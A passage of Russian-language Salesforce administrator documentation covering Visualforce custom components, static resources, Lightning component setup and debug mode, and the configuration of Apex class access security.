- Добавьте соответствующий сервер в список исключений файлов cookie обозревателя.

Компоненты Visualforce

Компоненты Visualforce представляют собой небольшие функциональные фрагменты, пригодные для многократного использования (интеллектуальные виджеты, панели, элементы пользовательского интерфейса и т. п.), которые применяются при разметке страниц Visualforce. Стандартные компоненты Visualforce можно использовать для создания собственных, настраиваемых компонентов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Система Salesforce поддерживает библиотеку готовых стандартных компонентов (например, `<apex:relatedList>` и `<apex:dataTable>`), которые могут использоваться для разработки страниц Visualforce. При необходимости данная библиотека может быть дополнена собственными настраиваемыми компонентами.

Настраиваемый компонент определяет типовой шаблон проектирования, который может повторно использоваться на страницах Visualforce. Ниже перечислены составляющие компонента.

- Разметка Visualforce, разграниченная тегом `<apex:component>`.
- Дополнительный контроллер компонента, созданный посредством Apex и позволяющий компоненту выполнять дополнительную логику (например, сортировка элементов списка или вычисление значений).

Предположим, страницы Visualforce требуются для создания фотоальбома. Каждая фотография альбома использует собственный цвет границы и расположенный ниже текстовый заголовок. Чтобы избежать повторного использования разметки Visualforce, необходимой для отображения каждой фотографии альбома, рекомендуем создать настраиваемый компонент `singlePhoto`, содержащий атрибуты для изображения, цвета границы и заголовка, которые затем используются для отображения изображения на странице. Каждая страница Visualforce, доступная в организации, может использовать созданный настраиваемый компонент `singlePhoto` аналогично стандартному компоненту (например, `<apex:dataTable>` или `<apex:relatedList>`).

В отличие от шаблонов страниц, которые также позволяют разработчикам повторно использовать разметку, настраиваемые компоненты отличаются большей эффективностью и универсальностью.

- Настраиваемые компоненты позволяют разработчикам определять атрибуты, которые могут быть переданы каждому компоненту. Значение атрибута может изменять способ отображения разметки на финальной странице и логику на основе котроллера, выполняемую для данного экземпляра компонента. Данный алгоритм отличается от алгоритма шаблонов, который не поддерживает передачу данных со страницы, использующей шаблон, в определение шаблона.
- Описания настраиваемых компонентов отображаются в справочном диалоговом окне приложения вместе с описаниями стандартных компонентов. Описания шаблонов, определяемых как страницы, могут просматриваться только посредством раздела «Настройка» системы Salesforce.

Определение настраиваемых компонентов Visualforce

Просмотр и редактирование настраиваемых компонентов Visualforce

Управление настраиваемыми компонентами Visualforce

СМ. ТАКЖЕ:

Определение настраиваемых компонентов Visualforce

Просмотр и редактирование настраиваемых компонентов Visualforce

Определение настраиваемых компонентов Visualforce

Чтобы создать настраиваемый компонент Visualforce, выполните указанные ниже действия.

1. В меню «Настройка» Salesforce введите строку *«Компоненты»* в поле «Быстрый поиск» и выберите пункт **«КомпонентыVisualforce»**.
2. Нажмите кнопку **«Создать»**.
3. Введите текст, который должен использоваться для определения настраиваемого компонента в меню «Настройка», в поле «Метка».
4. Введите текст, который должен определять данный настраиваемый компонент в разметке Visualforce, в поле «Имя». Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
5. Введите текстовое описание настраиваемого компонента в поле «Описание». Данное описание отображается вместе с описаниями других стандартных компонентов при нажатии кнопки **«Сохранить»**.
6. Введите разметку Visualforce для определения настраиваемого компонента в текстовое поле «Текст». Отдельный компонент может содержать не более 1 Мб текста или примерно 1 000 000 символов.
7. Чтобы указать версии Visualforce и API, использованные для создания данного компонента, щелкните **«Параметры версии»**. При необходимости укажите версии любых управляемых пакетов, установленных в организации.
8. Чтобы сохранить внесенные изменения и просмотреть сведения о настраиваемом компоненте, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование компонента, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить компонент, убедитесь в действительности разметки Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых компонентов:

- Настройка приложения

Прим.: Чтобы создать настраиваемый компонент в режиме разработки Visualforce, добавьте ссылку на настраиваемый компонент, который отсутствует в разметке страницы Visualforce. После сохранения разметки отображается специальная ссылка, позволяющая создать определение компонента (включая любые заданные атрибуты) на основе имени, введенного для компонента.

Например, чтобы создать настраиваемый компонент `myNewComponent` и вставить строку `<c:myNewComponent myNewAttribute="foo"/>` в текущую разметку страницы, нажмите кнопку **«Сохранить»** и воспользуйтесь ссылкой, позволяющей создать настраиваемый компонент `myNewComponent` со следующим стандартным определением:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

Чтобы изменить данное определение, введите строку *«Компоненты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«КомпонентыVisualforce»** и щелкните кнопку **«Редактировать»** напротив настраиваемого компонента myNewComponent.

СМ. ТАКЖЕ:

Компоненты Visualforce

Компоненты Visualforce

Просмотр и редактирование настраиваемых компонентов Visualforce

Введите строку *«Компоненты»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Компоненты Visualforce»** и щелкните имя настраиваемого компонента для просмотра определения.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить настраиваемый компонент, нажмите кнопку **«Правка»**.
- Чтобы удалить настраиваемый компонент, нажмите кнопку **«Удалить»**.
- Чтобы клонировать настраиваемый компонент, нажмите кнопку **«Клонировать»**. Введите имя нового компонента.
- Чтобы просмотреть все ссылки на данный настраиваемый компонент в организации, щелкните **«Где это используется?»**.
- Чтобы просмотреть элементы (например, другие компоненты, полномочия или настройки), необходимые для того, чтобы данный настраиваемый компонент был действителен, нажмите кнопку **«Показать зависимости»**.

Чтобы просмотреть созданный компонент, воспользуйтесь адресом `http://`*`мой_экземпляр_Salesforce`*`/apexcomponent/`*`имя_нового_компонента`*, где значение *`мой_экземпляр_Salesforce`* — это имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение *`имя_нового_компонента`* соответствует значению поля «Имя» в определении настраиваемого компонента.

Компонент отображается как страница Visualforce. Соответственно, если компонент основывается на атрибутах или содержимом текста тега компонента, то данный URL-адрес может возвращать непредвиденные результаты. Чтобы выполнить дополнительное тестирование, добавьте настраиваемый компонент на страницу Visualforce и просмотрите страницу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования, редактирования, удаления или выбора версий настраиваемых компонентов:

- Настройка приложения

СМ. ТАКЖЕ:

Компоненты Visualforce

Управление настраиваемыми компонентами Visualforce

Созданные настраиваемые компоненты доступны для просмотра, редактирования и удаления. Введите строку *«Компоненты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Компоненты Visualforce»**, чтобы отобразить список, содержащий все настраиваемые компоненты, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы создать настраиваемый компонент, нажмите кнопку **«Создать»**.
- Чтобы просмотреть подробные сведения о компоненте, щелкните имя нужного компонента.
- Чтобы изменить имя или разметку компонента, щелкните ссылку **«Правка»**.

  Прим.: Значок указывает на использование настраиваемого компонента Visualforce в установленном управляемом пакете. Управляемый пакет не поддерживает редактирование или удаление настраиваемого компонента Visualforce. Значок указывает, что настраиваемый компонент Visualforce, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Настраиваемый компонент Visualforce может быть восстановлен на странице сведений о пакете.

- Чтобы удалить настраиваемый компонент из организации, щелкните ссылку **«Удал.»**.

Прим.: Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых компонентов:

- Настройка приложения

Статические ресурсы

Статические ресурсы позволяют загружать содержимое, которое может использоваться страницами Visualforce, включая архивы (например, файлы ZIP и JAR), изображения, таблицы стилей, JavaScript и прочие файлы.

Ниже перечислены преимущества загрузки файла на вкладку «Документы» посредством статического ресурса.

- Связанные файлы могут быть объединены в иерархию каталогов, которая может быть загружена в качестве архива ZIP и JAR.
- Глобальная переменная `$Resource` позволяет разметке страницы ссылаться на статический ресурс по имени вместо жестко запрограммированных кодов документа.
  - Чтобы добавить ссылку на отдельный файл, воспользуйтесь полем слияния `$Resource.`***<имя_ресурса>***, где *<имя_ресурса>* — это имя, указанное при загрузке ресурса. Например:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

или

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Чтобы добавить ссылку на файл архива, воспользуйтесь функцией `URLFOR`. Укажите имя статического ресурса, введенное при загрузке, посредством первого параметра, а путь к нужному файлу архива посредством второго параметра. Например:

  ```
  <apex:image url="{!URLFOR($Resource.TestZip,
                   'images/Bluehills.jpg')}" width="50" height="50"/>
  ```

  или

  ```
  <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
  ```

- Чтобы добавить ссылку на другое содержимое архива, воспользуйтесь относительными путями в файлах архивов статического ресурса. Например, CSS-файл `styles.css` использует следующий стиль:

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  При использовании данного стиля на странице Visualforce убедитесь, что изображение может быть найдено CSS-файлом. Создайте архив (например, ZIP-файл), содержащий файл `styles.css` и изображение `img/testimage.gif`. Убедитесь, что архив сохраняет структуру пути. Затем загрузите архивный файл как статический ресурс style_resources. Затем дополните страницу следующим компонентом:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Если статический ресурс содержит таблицу стилей и изображение, то относительный путь в таблице стилей возвращает изображение.

Размер одного статического ресурса может составлять не более 5 Мб. Общий размер статических ресурсов организации может составлять не более 250 Мб. Статические ресурсы учитываются хранилищем данных организации.

Определение статических ресурсов

Просмотр и редактирование статических ресурсов

Управление статическими ресурсами

СМ. ТАКЖЕ:

Определение статических ресурсов

Определение статических ресурсов

Чтобы создать статический ресурс, выполните указанные ниже действия.

1. Введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Статические ресурсы»**.
2. Нажмите кнопку **«Создать»**.
3. Введите текст, который должен использоваться для определения ресурса в разметке Visualforce, в поле «Имя». Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

   Прим.: Изменение имени статического ресурса, используемого разметкой Visualforce, инициирует обновление разметки Visualforce.

4. Введите дополнительное описание ресурса в текстовое поле «Описание».
5. Чтобы выбрать локальную копию нужного ресурса, нажмите кнопку **«Обзор»** напротив текстового поля «Файл».

   Размер одного статического ресурса может составлять не более 5 Мб. Общий размер статических ресурсов организации может составлять не более 250 Мб.

6. Заполните поле «Управление кэшем».
   - «*Личный*»: данные статического ресурса, кэшированные на сервере Salesforce, недоступны другим пользователям. В кэше хранятся только статические ресурсы для текущего сеанса пользователя.

     Прим.: Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

   - «*Общедоступный*»: данные статического ресурса, кэшированные на сервере Salesforce, доступны другим пользователям организации для сокращения времени загрузки.

   Спецификации W3C для определений поля заголовка содержат более подробную техническую информацию о функции управления кэшем.

   Прим.: Данная функция доступна только тем организациям, которые поддерживают сайты и используют статические ресурсы.

7. Нажмите кнопку **«Сохранить»**.

Внимание: При использовании приложения WinZip рекомендуем установить последнюю версию. Устаревшие версии приложения WinZip могут инициировать потерю данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статических ресурсов:
- Настройка приложения

СМ. ТАКЖЕ:

Просмотр и редактирование статических ресурсов

Статические ресурсы

Просмотр и редактирование статических ресурсов

Чтобы просмотреть сведения о статическом ресурсе, включая тип MIME, размер в байтах, даты создания и последнего изменения, введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Статические ресурсы»** и щелкните имя нужного ресурса.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить ресурс, нажмите кнопку **«Правка»**.
- Чтобы удалить ресурс, нажмите кнопку **«Удалить»**.
- Чтобы клонировать ресурс, нажмите кнопку **«Клонировать»**. Введите имя нового ресурса.
- Чтобы просмотреть все ссылки на данный статический ресурс в организации, щелкните **«Где это используется?»**.

СМ. ТАКЖЕ:

Определение статических ресурсов

Управление статическими ресурсами

Статические ресурсы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования, редактирования или удаления статических ресурсов:

- Настройка приложения

Управление статическими ресурсами

Созданные статические ресурсы доступны для настройки, редактирования и удаления. Введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Статические ресурсы»**, чтобы отобразить список, содержащий все статические ресурсы, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы создать статический ресурс, нажмите кнопку **«Создать статический ресурс»**.
- Чтобы просмотреть подробные сведения о странице, включая тип MIME и размер, щелкните имя нужного ресурса.
- Чтобы изменить имя или загрузить новую версию ресурса, щелкните ссылку **«Правка»** напротив нужного ресурса.
- Чтобы удалить ресурс, щелкните ссылку **«Удал.»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования статических ресурсов:

- Настройка приложения

Прим.: Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

СМ. ТАКЖЕ:

- Просмотр и редактирование статических ресурсов
- Статические ресурсы

Инфраструктура компонентов Lightning

Инфраструктура компонентов Lightning — это инфраструктура пользовательского интерфейса для разработки динамических веб-приложений, предназначенных для мобильных и настольных устройств. Кроме того, это современная инфраструктура для создания одностраничных приложений, поддерживающих возможность дальнейшей разработки.

Инфраструктура поддерживает раздельную многоуровневую разработку компонентов, устанавливающую связь между клиентом и сервером. Она использует JavaScript на стороне клиента и Apex на стороне сервера.

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

Общие сведения о том, зачем использовать инфраструктуру компонентов Lightning?

Использование инфраструктуры компонентов Lightning для разработки компонентов и приложений предоставляет целый ряд преимуществ.

Включение режима отладки в компонентах Lightning

Включите режим отладки для быстрой отладки кода JavaScript в компонентах Lightning.

Добавление компонентов Lightning в виде настраиваемых вкладок в Salesforce1

Ваши компоненты Lightning можно сделать доступными для пользователей Salesforce1, отображая их в настраиваемой вкладке.

Добавление компонентов Lightning в качестве настраиваемых вкладок в Lightning Experience

Ваши компоненты Lightning можно сделать доступными для пользователей Lightning Experience, отображая их в настраиваемой вкладке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно для использования в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание компонентов Lightning посредством пользовательского интерфейса доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** или безопасной среде.

СМ. ТАКЖЕ:

- Функциональность консоли разработчика
- Добавление компонентов Lightning в виде настраиваемых вкладок в Salesforce1
- Руководство разработчика компонентов Lightning

Общие сведения о том, зачем использовать инфраструктуру компонентов Lightning?

Использование инфраструктуры компонентов Lightning для разработки компонентов и приложений предоставляет целый ряд преимуществ.

Инфраструктура поддерживает раздельную многоуровневую разработку компонентов, устанавливающую связь между клиентом и сервером. Она использует JavaScript на стороне клиента и Apex на стороне сервера.

Стандартный набор компонентов

Инфраструктура поддерживает стандартный набор компонентов, предназначенных для быстрого создания приложений. Пользователям не придется тратить время на оптимизацию приложений для разных устройств. Все это выполняется компонентами.

Экосистема с множеством компонентов

Создайте готовые к работе компоненты и откройте к ним доступ в Salesforce1, Lightning Experience и в сообществах. Пользователи Salesforce1 получают доступ к компонентам из меню навигации. Для настройки Lightning Experience или сообществ используйте перетаскиваемые на странице Lightning в конструкторе приложений Lightning или конструкторе сообществ. В AppExchange доступны дополнительные компоненты для организации. Подобным образом можно публиковать компоненты и предоставлять к ним общий доступ другим пользователям.

Performance Edition

Инфраструктура использует архитектуру клиента с отслеживанием состояния и сервера без отслеживания состояния, зависящую от JavaScript на стороне клиента, для управления метаданными компонента пользовательского интерфейса и данными приложения. Клиент вызывает сервер только по мере необходимости (например, для получения дополнительных метаданных или данных). Для повышения эффективности сервер отправляет только данные, необходимые пользователю. Инфраструктура использует JSON для обмена данными между сервером и клиентом. Инфраструктура внимательно обрабатывает сервер, обозреватель, устройства и сеть пользователя, позволяя полностью сосредоточиться на логике и взаимодействии приложений.

Архитектура под управлением событий

Инфраструктура использует архитектуру под управлением событий для устранения связи между компонентами. Любой компонент может подписаться на событие приложения или доступное событие компонента.

Ускоренная разработка

Инфраструктура позволяет рабочим группам сократить время выполнения поставленных задач путем применения стандартных компонентов, предназначенных для настольных и мобильных устройств. Создание приложения посредством компонентов облегчает процесс параллельного проектирования и повышает общую эффективность разработки.

Инкапсулирование компонентов позволяет скрывать внутренние элементы, но предоставлять пользователям доступ к их общей форме. Благодаря данному строгому разделению авторы компонентов могут изменять внутренние сведения о внедрении без уведомления соответствующих пользователей.

Поддержка устройств и обозревателей

Приложения могут успешно использоваться на разных устройствах. Инфраструктура компонентов Lightning поддерживает новейшие технологии (например, HTML5, CSS3 и события прикосновения).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно для использования в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание компонентов Lightning посредством пользовательского интерфейса доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** или безопасной среде.

Включение режима отладки в компонентах Lightning

Включите режим отладки для быстрой отладки кода JavaScript в компонентах Lightning.

Есть два режима. производство (production) и отладка (debug). По умолчанию инфраструктура компонентов Lightning выполняется в режиме production. Данный режим обеспечивает максимальную производительность. Он использует Google Closure Compiler для оптимизации и минимизации размера кода JavaScript. Имена методов и код активно маскируются.

При включении режима отладки код JavaScript не сворачивается, поэтому выполнять чтение и отладку проще. В режиме отладки также выводятся более подробные результаты для некоторых предупреждений и ошибок.

Важное замечание: Режим отладки значительно сказывается на производительности. Данный параметр влияет на всех пользователей в организации. Поэтому им рекомендуется пользоваться только в безопасных средах и организациях версии Developer Edition. Не оставляйте режим отладки постоянно включенным в производственной организации.

Включение режима отладки для организации:

1. В разделе «Настройка» введите «*Компоненты Lightning*» в поле «Быстрый поиск», затем выберите **«Компоненты Lightning»**.
2. Установите флажок «Включить режим отладки».
3. Нажмите кнопку **«Сохранить»**.

Прим.: Параметр «Включить `LockerService` для управляемых пакетов» позволяет указывать, будет ли LockerService применяться для компонентов, устанавливаемых из управляемого пакета. Этот флажок отображается, только когда активировано критическое обновление LockerService.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно для использования в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание компонентов Lightning посредством пользовательского интерфейса доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** или безопасной среде.

СМ. ТАКЖЕ:

Инфраструктура компонентов Lightning

Руководство разработчика компонентов Lightning

Добавление компонентов Lightning в виде настраиваемых вкладок в Salesforce1

Ваши компоненты Lightning можно сделать доступными для пользователей Salesforce1, отображая их в настраиваемой вкладке.

Добавьте `implements="force:appHostable"` в тег `aura:component` нужного компонента и сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно для использования в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание компонентов Lightning посредством пользовательского интерфейса доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** или безопасной среде.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок компонентов Lightning:

- Настройка приложения

```
<aura:component implements="force:appHostable">
```

Интерфейс `appHostable` делает компонент доступным в виде пользовательского приложения.

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

Чтобы добавить компоненты в меню навигации приложения Salesforce1, выполните указанные ниже действия.

1. Создайте настраиваемую вкладку компонента Lightning для этого компонента. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.

   Прим.: Прежде чем добавить компонент в меню навигации Salesforce1, следует создать настраиваемую вкладку компонента Lightning. Доступ к компоненту Lightning из полной версии Salesforce не поддерживается.

2. Добавьте компонент Lightning в меню навигации приложения Salesforce1.
   a. В разделе «Настройка» введите *«Навигация»* в поле «Быстрый поиск», затем выберите **Salesforce1 Навигация**.
   b. Выберите созданную настраиваемую вкладку и нажмите кнопку **«Добавить»**.
   c. Чтобы отсортировать элементы, выберите нужный элемент и нажмите кнопку **«Вверх»** или **«Вниз»**.

Порядок отображения элементов в меню навигации определяется пользователем. Первый элемент списка «Выбрано» становится целевой страницей приложения Salesforce1 пользователей.

3. Чтобы просмотреть результат выполненных действий, откройте мобильное веб-приложение Salesforce1. Новый элемент меню должен отображаться в меню навигации.

   Прим.: Мобильное веб-приложение включено для организации по умолчанию. Дополнительную информацию об использовании мобильного веб-приложения Salesforce1 см. в *Руководстве разработчика приложения Salesforce1*.

СМ. ТАКЖЕ:

Инфраструктура компонентов Lightning

Функциональность консоли разработчика

Добавление компонентов Lightning в качестве настраиваемых вкладок в Lightning Experience

Ваши компоненты Lightning можно сделать доступными для пользователей Lightning Experience, отображая их в настраиваемой вкладке.

В разделе компонентов, которые необходимо включить в Lightning Experience, добавьте `implements="force:appHostable"` в теге `aura:component` и сохраните изменение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно для использования в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание компонентов Lightning посредством пользовательского интерфейса доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** или безопасной среде.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок компонентов Lightning:

- Настройка приложения

```
<aura:component implements="force:appHostable">
```

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

Следуйте этим шагам, чтобы включить компоненты в Lightning Experience и сделать их доступными для пользователей в организации.

1. Создайте настраиваемую вкладку для данного компонента.
   a. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
   b. Нажмите кнопку **«Создать»** в связанном списке «Вкладки компонентов Lightning».
   c. Выберите компонент Lightning, который необходимо сделать доступным для пользователей.
   d. Введите метку для отображения на вкладке.
   e. Выберите стиль вкладки и нажмите кнопку **«Далее»**.
   f. При отображении запроса на добавление вкладки в профили примите стандартные параметры и нажмите кнопку **«Сохранить»**.
2. Добавьте свои Lightning к средству запуска приложений.
   a. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
   b. Нажмите кнопку **«Создать»**. Выберите параметр *«Настраиваемое приложение»* и нажмите кнопку **«Далее»**.
   c. Введите `Lightning` для метки приложения и нажмите кнопку **«Далее»**.
   d. В раскрывающемся меню «Доступные вкладки» выберите созданный параметр «Вкладки компонентов Lightning» и нажмите кнопку со стрелкой вправо, чтобы добавить его к настраиваемому приложению.
   e. Нажмите кнопку **«Далее»**. Установите флажок для поля «Доступно», чтобы назначить приложение профилям, и нажмите кнопку **«Сохранить»**.
3. Проверьте выводимые данные, перейдя к Приложению запуска Lightning Experience. Ваше пользовательское приложение должно отображаться в Приложении запуска. Щелкните пользовательское приложение, чтобы увидеть добавленные компоненты.

СМ. ТАКЖЕ:

Добавление компонентов Lightning в виде настраиваемых вкладок в Salesforce1

Защита кода

Данный раздел содержит сведения о внедрении способов защиты кода.

Как работает безопасность класса Apex?

Профиль или связанный набор полномочий позволяет выбрать пользователей, которые смогут выполнять методы для отдельного класса Apex верхнего уровня. Это позволит применить детальное обеспечение безопасности для операций Apex в организации.

Безопасность страниц Visualforce

Профиль или связанный набор полномочий позволяет определить пользователей, которые смогут выполнять отдельные страницы Visualforce.

Рекомендации по безопасности при разработке Apex и Visualforce

При разработке приложений учитывайте возможные уязвимые места в вашем коде и предусматривайте защитные меры.

Как работает безопасность класса Apex?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Профиль или связанный набор полномочий позволяет выбрать пользователей, которые смогут выполнять методы для отдельного класса Apex верхнего уровня. Это позволит применить детальное обеспечение безопасности для операций Apex в организации.

Чтобы настроить безопасность класса Apex, воспользуйтесь указанными ниже компонентами.

- Страница со списком классов Apex
- Страница сведений о классе Apex
- Наборы полномочий
- Профили

Данные параметры применяются только к методам класса Apex. Например, их можно применять к методам веб-служб или методам, используемым в настраиваемых контроллерах Visualforce или расширениям контроллера, добавленным на страницу Visualforce. В отличие от этого, триггеры всегда запускаются событиями триггера (например, `insert` или `update`), независимо от полномочий пользователя.

Прим.: Если организация использует установленный управляемый пакет, то безопасность может быть настроена только для классов Apex, являющихся глобальными, или классов, содержащих методы `webService`.

Полномочие «Автор Apex» предоставляет пользователям доступ ко всем классам Apex связанной организации, независимо от параметров безопасности отдельных классов.

Полномочия для класса Apex проверяются только на верхнем уровне. Например, если класс А вызывает класс Б, а профилю пользователя предоставлен доступ только к классу А, но не к классу Б, то пользователь может выполнять код в классе А. Подобным образом, если страница Visualforce использует настраиваемый компонент со связанным контроллером, то безопасность проверяется только для контроллера, связанного со страницей. Контроллер, связанный с настраиваемым компонентом, выполняется независимо от полномочий.

Настройка доступа к классам Apex со страницы списка класса

Настройка доступа к классам Apex со страницы сведений о классе

Настройка доступа к классам Apex в наборах полномочий

Настройка доступа к классам Apex в профилях

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в профиле.

Создание причин общего доступа к Apex

Пересчет управляемого общего доступа к Apex

СМ. ТАКЖЕ:

Рекомендации по безопасности при разработке Apex и Visualforce

Руководство разработчика Apex

Настройка доступа к классам Apex со страницы списка класса

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Щелкните ссылку **«Безопасность»** напротив имени нужного класса.
3. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку **«Добавить»**. Выберите нужные профили в списке «Включенные профили» и нажмите кнопку **«Удалить»**.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка доступа к классам Apex со страницы сведений о классе

Настройка доступа к классам Apex в наборах полномочий

Настройка доступа к классам Apex в профилях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки безопасности класса Apex:

- Автор Apex

  И

  Настройка приложения

Настройка доступа к классам Apex со страницы сведений о классе

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Щелкните имя нужного класса.
